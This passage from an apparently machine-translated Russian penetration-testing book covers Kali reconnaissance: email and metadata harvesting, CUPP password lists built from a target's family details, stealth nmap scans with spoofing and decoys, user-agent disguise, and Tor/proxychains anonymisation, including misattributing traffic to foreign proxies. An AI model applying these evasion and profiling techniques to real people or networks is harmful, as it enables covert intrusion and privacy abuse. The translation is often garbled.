`hping3` является одним из наиболее полезных инструментов за счет контроля он дает тип пакета, источник пакета и назначения пакета. Например, Google не разрешает запросы Ping. Тем не менее, можно проверить связь с сервером, если вы посылаете пакет как запрос TCP SYN.

В следующем примере, тестер пытается пингонуть Google из командной строки. Возвращаемые данные идентифицирует, что www.google.com неизвестный хост; Google явно блокирует команды на основе ICMP пинга. Однако следующая команда вызывает `hping3`, поручив ему сделать следующее:

1. Отправить команду пинг в Google, используя протокол TCP с установленным флагом SYN (`-S`).
2. Направить пакет в порт 80; законные запросы такого типа редко блокируются (`- p 80`).
3. Установить счетчик отправки трёх пакетов к цели (`-c 3`).

Чтобы выполнить предыдущие шаги, используйте команды, как показано на следующем скриншоте:

```
root@kali:~# ping www.google.com
ping: unknown host www.google.com
root@kali:~# hping3 -S www.google.com -p 80 -c 3
HPING www.google.com (eth0 [redacted]): S set, 40 headers + 0 data bytes
len=46 ip=74.125.225.112 ttl=56 id=10463 sport=80 flags=SA seq=0 win=42900 rtt=2
81.0 ms
len=46 ip=74.125.225.112 ttl=56 id=44734 sport=80 flags=SA seq=1 win=42900 rtt=8
4.0 ms
len=46 ip=74.125.225.112 ttl=56 id=26344 sport=80 flags=SA seq=2 win=42900 rtt=2
6.3 ms

--- www.google.com hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 26.3/130.5/281.0 ms
root@kali:~# _
```

`hping3` команда успешно идентифицирует, что цель находится в сети, и предоставляет некоторую базовую информацию о маршрутизации.

Получение информации о пользователе

Многие тестеры пенетрации собирают имена пользователей и адреса электронной почты, так как эта информация часто используется для входа в систему целевых систем.

Наиболее широко используемый инструмент веб-браузер, который используется для ручного поиска веб-сайта целевой организации, а также сторонних сайтов, таких как LinkedIn, Facebook или ВКонтакте.

Некоторые автоматизированные инструменты, включенные в Kali могут дополнить ручной поиск.

Адреса электронной почты бывших сотрудников до сих пор могут быть использованы. При проведении социотехники, направляя информацию о бывшем сотруднике, как правило, приводит к редиректу, который дает злоумышленнику "доверие" иметь дело с предыдущим сотрудником. Кроме того, многие организации не правильно завершают счета сотрудника, и вполне возможно, что эти полномочия могут по-прежнему предоставлять доступ к целевой системе.

Сбор имён и адресов электронной почты

`theharvester` - инструмент представляет собой скрипт Python который ищет через популярные поисковые системы и другие сайты, адреса электронной почты, хосты и поддомены.

С помощью `theharvester` это является относительно просто, поскольку есть несколько командных переключателей для установки. Доступны следующие варианты:

- `-d`: Это определяет домен, который нужно найти; как правило, домен или сайт цели.
- `- b`: Это идентифицирует источник для извлечения данных; он должен быть одним из следующих:
  Bing, BingAPI, Google, Google-Profiles, Jigsaw, LinkedIn, People123, PGP, или все
- `- l`: Этот предел инструктирует `theharvester` чтобы данные добывались из указанного количества возвращаемых результатов поиска.
- `-f`: Этот параметр используется для сохранения окончательных результатов к HTML и XML. Если этот параметр опущен, то результаты будут отображаться на экране и не сохранятся.

Следующий скриншот показывает результаты простого поиска индексов Google для домена `digitaldefence.ca`:

```
root@kali:~# theharvester -d [redacted] -b google

*******************************************************************
*                                                                 *
* | |_| |__   ___     /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \   / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.2a                                          *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


[-] Searching in Google:
        Searching 0 results...
        Searching 100 results...

[+] Emails found:
------------------
[redacted]



[+] Hosts found in search engines:
-----------------------------------
[redacted]
```

Сбор метаданных документа

Метаданные документов относятся к информации, которая прилагается к документам, чтобы приложения могли управлять ими в ходе процесса создания и хранения. Примеры метаданных, как правило, присоединенных к документам включают в себя следующее:

- Компания или лицо, владеющее приложением, используемым для создания документа
- Имя автора документа
- Время и дата, когда документ был создан
- Дата, когда файл был напечатан или изменён; в некоторых случаях, он определит, кто сделал изменения
- Расположение на компьютерной сети, в которой был создан документ
- Некоторые файлы, особенно те, которые создаются с помощью камер или мобильных устройств, могут включать в себя географические метки, которые определяют, где был создан образ

Метаданные не сразу видны конечному пользователю, поэтому большинство документов публикуются с нетронутыми метаданными. К сожалению, эта утечка данных может раскрыть информацию, которую можно использовать с помощью тестера или злоумышленника для облегчения атаки. Как минимум, тестеры и злоумышленники могут собирать имена пользователей, сравнивая их с данными в документах; они могут идентифицировать лиц, связанных с конкретными типами данных, такими как годовые финансовые отчеты или стратегического планирования.

Так как мобильные устройства становятся все более распространенными, риски, связанные с географическими метаданными увеличились. Злоумышленники ищут места (коттеджей, гостиниц и ресторанов, которые часто посещаемых) как сайты, которые могут позволить им начать атаки против пользователей. Например, если сотрудник целевой организации регулярно публикует фотографии на социальный сайт СМИ в ожидании пригородной поездки, злоумышленник может представится, что сотрудник для физического нападения (кражи мобильного устройства), беспроводной атаке, или даже над плечом жертвы отметить имя пользователя и пароль.

На Kali, инструмент `Metagoofil` выполняет поиск Google, чтобы идентифицировать и загрузить документы целевой аудитории сайта (DOC, DOCX, PDF, PPTX, XLS, XLSX) и извлекать имена пользователей, версии программного обеспечения, имена хранения пути, и сервера, или имена рабочих станций, как показано на следующем скриншоте:

```
root@kali:~# metagoofil -d microsoft.com -t doc -l 25 -o microsoft -f microsoft.
html

*********************************************************
*     /\/\   ___| |_ __ _  __ _  ___   ___  / _(_) | *
*    /    \ / _ \ __/ _` |/ _` |/ _ \ / _ \| |_| | | *
*   / /\/\ \  __/ || (_| | (_| | (_) | (_) |  _| | | *
*   \/    \/\___|\__\__,_|\__, |\___/ \___/|_| |_|_| *
*                         |___/                       *
* Metagoofil Ver 2.2                                  *
* Christian Martorella                                *
* Edge-Security.com                                   *
* cmartorella_at_edge-security.com                    *
*********************************************************
['doc']

[-] Starting online search...

[-] Searching for doc files, with a limit of 25
        Searching 100 results...
Results: 102 files found
Starting to download 50 of them:
----------------------------------------

[1/50] /webhp?hl=en
         [x] Error downloading /webhp?hl=en
[2/50] http://download.microsoft.com/documents/customerevidence/9930_Planet_Pret
_Frees_Sandwich_Chain_fr.doc
```

`Metagoofil` загружает указанное количество документов во временную папку, а также экстракты и организует соответствующие метаданные. Он также выполняет эту функцию в отношении файлов, которые ранее были загружены и теперь хранятся локально.

Одним из первых возвращений `Metagoofil` список пользователей, которые найдены. Ниже приведен скриншот усеченного списка:

```
[+] List of users found:
-------------------------
Michael Grimm, Microsoft Corp.
IT Pro Marketing
May Yee
sarah condon
Michael Royster
```

`Metagoofil` также он идентифицирует серверы и файловые пути документов. Если какие-то документы, представляющие интерес локализованы с конкретным пользователем (например, проекты финансовых отчетов, найденных на рабочей станции административного ассистента), то система может быть направлена позже во время тестирования, как показано на следующем скриншоте:

```
[+] List of paths and servers found:
---------------------------------------
 Normal
 documentbase
''
 ASML.dot
 CEP_Template
 CEP_Template.dot
 Normal.dot
'C:\Mis documentos\Articulo Gestion.doc'
'C:\WINDOWS\TEMP\AutoRecovery save of Articulo Gestion.asd'
```

Профилирование пользователей для списков паролей

До сих пор вы научились использовать пассивную разведку, чтобы собрать имена и биографические данные пользователей; это тот же самый процесс, используемый хакерами. Следующим шагом будет использовать эту информацию для создания списков паролей, специфичных для пользователей и цели.

Списки часто используемых паролей доступны для загрузки, и хранятся локально на Kali в `/usr/share/wordlists` каталоге. Эти списки отражают большой выбор популяции пользователей, и это может занять много времени для приложения, чтобы попытаться использовать каждый возможный пароль, прежде чем перейти к следующему паролю в очереди.

К счастью, **Common User Password Profiler** (**CUPP**) позволяет тестеру генерировать `wordlist` что является специфическим для конкретного пользователя. CUPP присутствовал на Backtrack 5r3; Тем не менее, он должен будет быть загружен для использования на Kali. Для получения CUPP, введите следующую команду:

```
git clone https://github.com/Mebus/cupp.git
```

Это позволит загрузить CUPP в локальный каталог.

CUPP это скрипт на Python, он может быть просто вызываться из каталога CUPP, введя следующую команду:

```
root@kali:~# python cupp.py -i
```

Это запустит CUPP в интерактивном режиме, который запрашивает у пользователя конкретные элементы информации для использования в создании списков слов. Пример показан на следующем рисунке:

```
root@kali:~/Desktop/cupp# python cupp.py -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> Name:
> Surname:
> Nickname:
> Birthdate (DDMMYYYY):


> Wife's(husband's) name:
> Wife's(husband's) nickname:
> Wife's(husband's) birthdate (DDMMYYYY):


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:


> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]
> Leet mode? (i.e. leet = 1337) Y/[N]:

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to [redacted], counting 1157 words.
[+] Now load your pistolero with [redacted] and shoot! Good luck!
```

Когда интерактивный режим процесса формирования список слов будет завершён, он будет помещен в директорию CUPP.

Резюме

Первый реальный шаг в процессе атаки или Kill Chain и ведение разведки, чтобы определить цель и возможные пути атаки. Пассивная разведка оценивает данные, которые доступны для общественности. Это незаметная оценка-IP-адреса или деятельность злоумышленника практически ничем не отличается от обычного доступа. Тем не менее, эта информация может иметь решающее значение при проведении социотехники, или облегчения других типов атак.

В следующей главе, мы будем оценивать виды разведки, которые являются более активными. Хотя эти методы дают больше информации, существует повышенный риск обнаружения. Таким образом, акцент будет сделан на передовые стелс методы.

3


Активная Разведка и Сканирование Уязвимостей

Цель этапа разведчика является собрать как можно больше информации о цели, как это возможно, чтобы облегчить фазу эксплуатации Kill Chain.

Мы видели, как пассивный разведчик, который почти невозможно обнаружить, может дать значительное количество информации о целевой организации и ее пользователей.

Активная разведка основана на результатах открытого источника разведки и пассивной разведки, и фокусируется на использовании зондов для определения пути к цели и открытой атаки поверхности мишени. В общем, сложные системы имеют большую поверхность атаки, и каждая поверхность может быть использована, а затем использованы для поддержки дополнительных атак.

Хотя активная разведка производит больше информации и больше полезной информации, взаимодействия с целевой системой может быть зарегистрировано, ложное срабатывание тревоги защитными устройствами, такими как межсетевые экраны и системы обнаружения вторжений. Поскольку полезность данных к атакующему увеличивается, так что делает риск обнаружения; это показано на следующей схеме:



В целях повышения эффективности активной разведки в предоставлении подробной информации, наш акцент будет сделан на использовании незаметным, или трудно обнаруживаемом методе.
В этой главе вы узнаете:

- Стелс стратегии сканирования
- Сетевая инфраструктура, обнаружение хоста, и перечисление
- Комплексные приложения разведки, особенно `recon-ng`
- Целенаправленное сканирование для поиска уязвимостей

Стелс стратегии сканирования

Наибольший риск активной разведки является обнаружение мишенью. Используя данные по времени и штампы тестера, IP-адрес источника, а также дополнительную информацию, цель может идентифицировать источник входящего разведчика. Поэтому стелс методы используются, чтобы свести к минимуму вероятность обнаружения.

При использовании стелс для поддержки разведки, тестер имитируя действия хакера будет делать следующее:

- Сделает камуфляж инструмента, чтобы избежать обнаружения и срабатывания сигнализации
- Скроет атаки в пределах законного трафика
- Изменит нападение, чтобы скрыть источник и тип трафика
- Сделает атаку невидимой используя нестандартные типы трафика или шифрование

Стелс методы сканирования могут включать в себя некоторые или все из следующих действий:

- Настройка источника стека IP и настройка идентификации инструмента
- Изменение параметров пакета (`nmap`)
- Использование прокси-серверов с сетями (ProxyChains и Tor сети)

Настройка источника стека IP и настройка идентификации инструмента

Перед тестирующим (или злоумышленник) начинается тестирование, он должен убедиться, что все ненужные сервисы на Kali отключены или выключены.

Например, если локальный DHCP-daemon включен и не требуется, это возможно для DHCP, чтобы взаимодействовать с целевой системой, которая могла бы быть зарегистрирована и отправлять сигналы тревоги для администраторов цели.

Большинство тестеров также отключат IPv6 от работы в системе тестирования. Это остановит IPv6 от объявления вашего присутствия на целевой сети и обеспечит, чтобы весь трафик сначала направлялся через сокс IPv4. Отключение IPv6 может быть достигнуто путем редактирования `/etc/sysctl.conf` файла, включив в него следующие строки:

```
#disable ipv6
  net.ipv6.conf.all.disable_ipv6 = 1
  net.ipv6.conf.default.disable_ipv6 = 1
  net.ipv6.conf.lo.disable = 1
```

Некоторые коммерческие инструменты с открытым исходным кодом (например, Metasploit Framework) могут пометить свои пакеты с идентификационными последовательностями. Хотя это может быть полезно в послетестовом анализе журналов событий чрезвычайной системы (определить, как сеть обнаружена и ответила на атаку), он может также вызвать некоторые системы обнаружения вторжений. Проверьте свои инструменты против системы лаборатории, чтобы определить пакеты, которые помечены, и либо изменить тег, или использовать инструмент с осторожностью..

Самый простой способ определить маркировку, применить инструмент против вновь созданного виртуального образа в качестве цели, а также обзор системных журналов для имени инструмента. Кроме того, использовать Wireshark для захвата трафика между атакующим и целевыми виртуальными машинами, а затем искать пакеты захвата (PCAP), которые могут быть отнесены к инструменту тестирования (название инструмента, поставщика, номер лицензии, а также скоро).

`UserAgent` в Metasploit Framework может быть изменён путем изменения параметра `http_form_field`. Из msfconsole запроса, выберите опцию для использования `auxiliary/fuzzers/http/http_form_field`, а затем установите новый UserAgent, как показано на следующем скриншоте:

```
msf > use auxiliary/fuzzers/http/http_form_field
msf auxiliary(http_form_field) > set UserAgent
UserAgent => Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
msf auxiliary(http_form_field) > set UserAgent Googlebot/2.1 (+http://www.google
.com/bot.html)
UserAgent => Googlebot/2.1 (+http://www.google.com/bot.html)
msf auxiliary(http_form_field) > _
```

В этом примере, `UserAgent` была установлена на индексацию паука Google, в Googlebot. Это обычное автоматизированное приложение, которое посещает и индексирует веб-сайты, и редко привлекает внимание владельца сайта.

Для того, чтобы определить, законно `UserAgents`, относитесь к примерам в `www.useragentstring.com`.

Изменение параметров пакета

Наиболее распространенный подход к активной разведки является проведение сканирования против целевой отправки определенных пакетов до цели, а затем использовать возвращенные пакеты для получения информации. Самым популярным инструментом этого типа **Network Mapper** (**nmap**).

Использовать `nmap` эффективно, он должен быть запущен с привилегиями root уровня. Это характерно для приложений, которые манипулируют пакеты, поэтому Kali по умолчанию root в момент запуска.

При попытке свести к минимуму обнаружения, некоторые скрытые техники, чтобы избежать обнаружения и последующие сигналы тревоги включают в себя следующее:

- Определить цели сканирования перед тестированием и отправить минимальное количество пакетов, необходимых для определения цели. Например, если вы хотите, подтвердить наличие веб-хостинга, в первую очередь необходимо определить, `port 80 ,` порт по умолчанию для веб-служб, открыт.
- Избегайте сканирования, которые могут соединяться с целевой системой и утечки данных. Не пингуйте целевые системы или используйте функцию синхронизации (SYN) и нетрадиционные сканирования пакетов, таких как подтверждения (ACK), окончания (FIN), и сброса (RST) пакетов.
- Randomize или spoof настройки пакетной передачи, такие как исходный IP-адрес и порт, а также MAC адрес.
- Настройка времени, чтобы замедлить поступление пакетов на целевом сайте.
- Изменение размера пакета фрагментацией пакетов или добавление случайных данных могут запутать анализ пакетов устройств.

Например, если вы хотите провести тайную проверку и свести к минимуму обнаружения, следующая `nmap` команда может быть использована:

```
#nmap --spoof-mac- Cisco --data-length 24 –T paranoid –max-hostgroup
  1 – max-parallelism 10 -PN  -f –D 10.1.20.5,RND:5,ME --v –n –sS
  –sV–oA /desktop/pentest/nmap/out –p T:1-1024
  –random-hosts 10.1.1.10 10.1.1.15
```

В следующей таблице приведено описание предыдущей команды в деталях:

Команда	Обоснование
`--spoof-mac-Cisco`	Подделывает MAC-адрес, соответствующий продукту Cisco. Замена Cisco на 0 создаст совершенно случайный MAC-адрес.
`--data-length 24`	Дописывает двадцать четыре случайных байт для большинства отправляемых пакетов.
`-T paranoid`	Устанавливает время к медленной настройки—`paranoid`.

Команда	Обоснование
`-- max-hostgroup`	Ограничения хостов, которые проверяются в то время.
`-- max-parallelism`	Ограничивает число выдающихся зондов, которые отсылаются. Вы также можете использовать `--scan-delay` возможность установить паузу между зондами; Тем не менее, этот вариант не совместим с `--max_ parallelism` опции.
`-PN`	Не пингуй для идентификации активных систем (Это может привести к утечке данных).
`-f`	Фрагменты пакетов; это будет часто одурачить низы и неправильно конфигурировать идентификаторы.
`-D 10.1.20.5, RND:5,ME`	Создает приманку сканирования для одновременного запуска сканирует атакующего; скрывает реальную атаку.
`-n`	Нет разрешения DNS; внутренние или внешние DNS-серверы не активно опрашиваются для информации DNS. Такие запросы часто регистрируются, поэтому функция запроса должна быть отключена.
`-sS`	Проводит стелс TCP SYN сканирование, которое не завершает TCP рукопожатием. Другие типы сканирования (Например, нуль-сканирование), могут также быть использованы; Тем не менее, большинство из них будут вызывать устройства обнаружения.
`-sV`	Включает определение версии.
`-oA /desktop/pentest/nmap`	Выводит результат всех форматов (обычного, greppable, и XML).
`-p T:1-1024`	Задает TCP порты для сканирования.
`-- random-hosts`	Рандомизация порядка целевого хоста.

Вместе эти варианты будут создавать очень медленное сканирование, которое скрывает истинную идентичность источника. Тем не менее, если пакеты слишком необычны, сложная модификация может действительно привлечь внимание цели; Таким образом, многие тестеры и злоумышленники используют анонимность сети, чтобы свести к минимуму обнаружения.

Использование прокси-серверов с сетями анонимности (Tor и Privoxy)

Tor (`www.torproject.org`) это открытая реализация маршрутизации третьего поколения, которая обеспечивает свободный доступ к анонимным прокси-сетям. Tor маршрутизация позволяет анонимность путем шифрования трафика пользователя, а затем передает его через серию tor маршрутизаторов. На каждом маршрутизаторе, слой шифрования удаляется для получения информации о маршрутизации, а сообщение затем передается к следующему узлу. Это можно было сравнить с процессом постепенной чистке лука, отсюда и название. Он защищает от атак анализа трафика, защищая источник и место назначения трафика IP пользователя.

В этом примере, Tor будет использоваться с Privoxy, в noncaching веб-прокси, который сидит в середине приложения, которое обменивается данными с Интернетом, и использует расширенные возможности фильтрации для обеспечения конфиденциальности и удаляет рекламу и потенциально враждебные данные, отправляемые к тестеру.

Чтобы установить Tor, выполните следующие действия:

1. Введите `apt-get update` и `apt-get upgrade` команды, а затем использовать следующую команду:

   ```
   apt-get install tor
   ```

2. После установки Tor, редактируйте `Proxychains.conf` файл, расположенный в `/etc` каталоге.

   Этот файл диктует количество и порядок прокси-серверов, что тестовая система будет использовать на пути к сети Tor. Прокси-серверы могут быть вниз, или же они могут испытывать большую нагрузку (вызывая медленные или скрытые соединения); если это происходит, определенная или строгая proxychain потерпит неудачу, потому что ожидаемая ссылка отсутствует. Поэтому отключить использование `strict_chains` и включить `dynamic_chains`, который гарантирует, что соединение будет направлено, как показано на следующем скриншоте:

```
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.


# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
```

3. Затем отредактируйте `[ProxyList]` раздел, чтобы гарантировать, что `socks5` прокси-сервер присутствует, как показано на следующем скриншоте:

```
60 [ProxyList]
61 # add proxy here ...
62 # meanwile
63 # defaults set to "tor"
64 socks4  127.0.0.1 9050
65 socks5  127.0.0.1 9050
```

   Открытые прокси-серверы могут быть легко найдены в интернете и добавлены к `proxychains` файлу. Тестировщики могут воспользоваться этим для дальнейшего запутывания их идентичности. Например, если имеются сообщения о том, что некая страна или блок IP-адресов отвечает за последние онлайн-атаки, обратите внимание на открытые прокси из этого места и добавьте их в свой список, или отдельный файл конфигурации.

4. Чтобы запустить службу Tor из окна терминала, введите следующую команду:
   `root@kali:~# service tor start`

5. Убедитесь в том, что Tor начал с помощью следующей команды:
   `root@kali:~# service tor status`

6. Важно, чтобы убедиться, что сеть Tor работает и предоставляет анонимное подключение Проверьте свой IP-адрес в первую очередь. От терминала, введите следующую команду:
   `root@kali:~# iceweasel www.whatismyip.com`

   Это запустит браузер Iceweasel и откроет сайт, который предоставляет IP-адрес источника, связанный с этой веб-страницей. Обратите внимание на IP-адрес, а затем вызывайте маршрутизацию Tor с помощью следующих `proxychains` команд:
   `root@kali:~# proxychainsiceweasel www.whatismyip.com`


В данном конкретном случае, IP-адрес был идентифицирован как `96.47.226.60`. `whois` поиск этого IP-адреса из окна терминала указывает на то, что передача теперь выход из выходного узла Tor, как показано на следующем скриншоте:

```
NetRange:       96.47.226.16 - 96.47.226.23
CIDR:           96.47.226.16/29
OriginAS:
NetName:        TOR-MIA01
NetHandle:      NET-96-47-226-16-1
Parent:         NET-96-47-224-0-1
NetType:        Reallocated
Comment:        ================================================
Comment:        This is a Tor Exit Node operated on behalf of the Tor
Comment:        Project. Tor helps you defend against network
Comment:        surveillance that threatens personal freedom and
Comment:        privacy. You can learn more now at www.torproject.org
Comment:        ================================================
```

Можно также проверить, что Tor работает правильно путем доступа `https://check.torproject.org`.

Хотя связь теперь защищена с использованием сети Tor, это возможно для утечки DNS, которое происходит, когда ваша система делает запрос DNS, чтобы обеспечить вашу личность к провайдеру. Вы можете проверить наличие DNS утечки в `www.dnsleaktest.com`.

При тестировании на утечку DNS, конфигурация Kali из proxychains отвечает с IP-адреса источника по умолчанию. Это обеспечивает дополнительную защиту идентичности тестера.



Большинство командных строк можно запустить из консоли с помощью proxychains, чтобы получить доступ к сети Tor.

При использовании Tor, некоторые соображения, которые следует иметь в виду следующие:

- Tor предоставляет услугу анонимизирующую, но это не гарантирует конфиденциальность. Владельцы выходных узлов имеют возможность перехвата трафика, и, как сообщается, могут быть в состоянии получить доступ к учетным данным пользователя.
- Уязвимости в Tor Browser Bundle, как сообщается, были использованы правоохранительными органами для использования систем и получали информацию о пользователе.
- ProxyChains не обрабатывает трафик UDP.
- Некоторые приложения и услуги, которые не могут работать по этой среды, в частности, Metasploit и Nmap могут привести к поломке. Стелс SYN сканирование Nmap прорывается из proxychains и соединение вызывается вместо сканирования; это может привести к утечке информации к цели.
- Некоторые приложения браузера (ActiveX, PDF приложения Adobe, Flash, Java, RealPlay и QuickTime) могут быть использованы для получения IP-адреса.
- Убедитесь, что четкие и блокировать печенье перед просмотром.

Сценарий Tor-Buddy позволяет контролировать, как часто обновляется Tor IP-адрес, автоматически более трудно идентифицировать информацию пользователе (http://sourceforge.net/projects/linuxscripts/files/Tor-Buddy/).

Определение сетевой инфраструктуры

После того, как личность тестера защищена, идентификации устройств на интернет-доступ к части сети является следующим важным первым шагом в сканировании сети.

Злоумышленники и тестеры на проникновение могут использовать эту информацию, чтобы сделать следующее:

- Определение устройств, которые могут запутать (балансировки нагрузки) или исключить (межсетевые экраны и устройства проверки пакетов) результаты испытаний
- Определение устройств с известными уязвимостями
- Определить требования для продолжения осуществления стелс сканирования
- Усиление понимания фокуса цели по обеспечению гарантий архитектуры и безопасности в целом

`traceroute` содержит основную информацию о фильтрации пакетов способностей; некоторые другие приложения на Kali включают в себя следующее:

Приложение	**Описание**
lbd	Использует DNS и HTTP на основе методов для обнаружения регулировки нагрузки (как показано на следующем рисунке)
miranda.py	Определяет универсальные Plug-and-Play и UPNP устройства
`nmap`	Обнаруживает устройства и определяет операционные системы и их версии
SHODAN	Веб-поисковая система, которая идентифицирует устройства, подключенные к сети Интернет, в том числе с паролями по умолчанию, известные ошибки конфигурации, и уязвимости

Следующий скриншот показывает результаты, полученные на управлении `lbd` сценария против Google; как вы можете видеть, Google использует как `DNS Loadbalancing` так же как `HTTP-Loadbalancing` на своем сайте. С точки зрения проникновения тестера, эта информация может быть использована для объяснения, почему ложные результаты получаются, как балансировки нагрузки переносит активность конкретного инструмента с одного сервера на другой.

```
Checking for DNS-Loadbalancing: FOUND
www.google.ca has address 173.194.43.87
www.google.ca has address 173.194.43.88
www.google.ca has address 173.194.43.95

Checking for HTTP-Loadbalancing [Server]:
 GFE/2.0
 gws
 FOUND

Checking for HTTP-Loadbalancing [Date]: 15:48:26, 15:48:27, 15:48:27, 15:48:27,
15:48:28, 15:48:28, 15:48:29, 15:48:29, 15:48:29, 15:48:30, 15:48:30, 15:48:31,
15:48:31, 15:48:31, 15:48:32, 15:48:32, 15:48:32, 15:48:33, 15:48:33, 15:48:33,
15:48:34, 15:48:34, 15:48:35, 15:48:35, 15:48:36, 15:48:36, 15:48:36, 15:48:37,
15:48:37, 15:48:37, 15:48:38, 15:48:38, 15:48:40, 15:48:41, 15:48:41, 15:48:41,
15:48:42, 15:48:42, 15:48:42, 15:48:43, 15:48:43, 15:48:44, 15:48:44, 15:48:44,
15:48:44, 15:48:45, 15:48:45, 15:48:46, 15:48:46, 15:48:46, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
> Location: http://www.google.ca/?gfe_rd=ctrl&ei=4YEgU7LoBaGC8Qfq44G4Dg&gws_rd=c
r
< Location: http://www.google.ca/?gfe_rd=cr&ei=4IEgU9mrK8zY8geTlIGgDw
< Content-Length: 258
< Server: GFE/2.0
> P3P: CP="This is not a P3P policy! See http://www.google.com/support/accounts/
bin/answer.py?hl=en&answer=151657 for more info."
> Server: gws
> Content-Length: 274
> X-XSS-Protection: 1; mode=block
> X-Frame-Options: SAMEORIGIN

www.google.ca does Load-balancing. Found via Methods: DNS HTTP[Server] HTTP[Diff
]
```

Перечисление хостов

Хост перечисление является процесс получения конкретных подробных сведений относительно определенного хоста. Этого недостаточно, чтобы знать, что сервер или беспроводная точка доступа присутствует; вместо этого, мы должны расширить поверхность атаки путем выявления открытых портов, базовой операционной системы, услуг, которые выполняются, и поддержки приложений.

Это очень навязчивый и, если не будут приняты меры, активный разведчик будет обнаружен и регистрируется с помощью целевой организации.

Открытие Live хоста

Первым шагом является запуск сети пинг зачисток против адресного пространства и поиск ответов, которые указывают, что конкретная цель живая и способна отвечать на запросы. Исторически сложилось так, пинг называют использованием протокола ICMP; Тем не менее, TCP, UDP, ICMP и ARP-трафик также может быть использован для идентификации живых хостов.

Различные сканеры могут работать в удаленном режиме через Интернет, чтобы идентифицировать живые хосты. Хотя первичный сканер Nmap, Kali предоставляет несколько других приложений, которые также могут быть использованы, как показано в следующей таблице:

Приложение	**Описание**
`alive6` и `detect-new-ip6`	Обнаружение хоста IPv6. `detect-new-ip6` работает на основе сценарного и идентифицирует новые устройства IPv6 при добавлении.
`dnmap` и `nmap`	`nmap` является стандартным средством сетевого перечисления. `dnmap` это распределенная реализация клиент-сервера `nmap` сканера.
	PBNJ магазины сканируют `nmap` результаты в базе данных, а затем проводят исторические анализы для выявления новых хозяев.
`fping`, `hping2`, `hping3`, и `nping`	Пакетные ремесленники, которые отвечают целям с различными способами идентификации живых хостов

К тестирующему или злоумышленнику, возвращаемые данные от обнаружения живого хоста будут определять цели для атаки.

Некоторые устройства могут зависеть от времени. Во время одного теста на проникновение, было обнаружено, что системный администратор не настроил игровой сервер после обычных рабочих часов. Потому что он не был утвержден бизнес-системой, администратор не следовал нормальным процессам для обеспечения сервера; несколько уязвимых служб присутствовали, и он не получил необходимые патчи безопасности. Тестировщики были в состоянии поставить под угрозу игровой сервер и получить доступ к основной корпоративной сети с использованием уязвимостей в игровом сервере администратора.

Порт, операционная система, и обнаружения сервисов

Kali предоставляет несколько различных инструментов, пригодных для идентификации открытых портов, операционных систем и установленных служб на удаленных хостах. Большинство из этих функций могут быть завершены не с помощью Nmap. Хотя мы остановимся на примерах с использованием Nmap, основные принципы применимы и к другим инструментам, а также.

Сканирование портов

Сканирование портов является процессом подключения к TCP и UDP портам, чтобы определить, какие услуги и приложения, работают на целевом устройстве. Есть 65535 портов каждый для TCP и UDP на каждой системе. Некоторые порты, как известно, связаны с конкретными услугами (TCP 20 и 21 являются обычными портами для службы протокола передачи файлов (FTP)). Первый +1024 является хорошо известным портом и наиболее определенные службы работают через порты в этом диапазоне; принятые службы и порты поддерживаются IANA (`http://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml`).

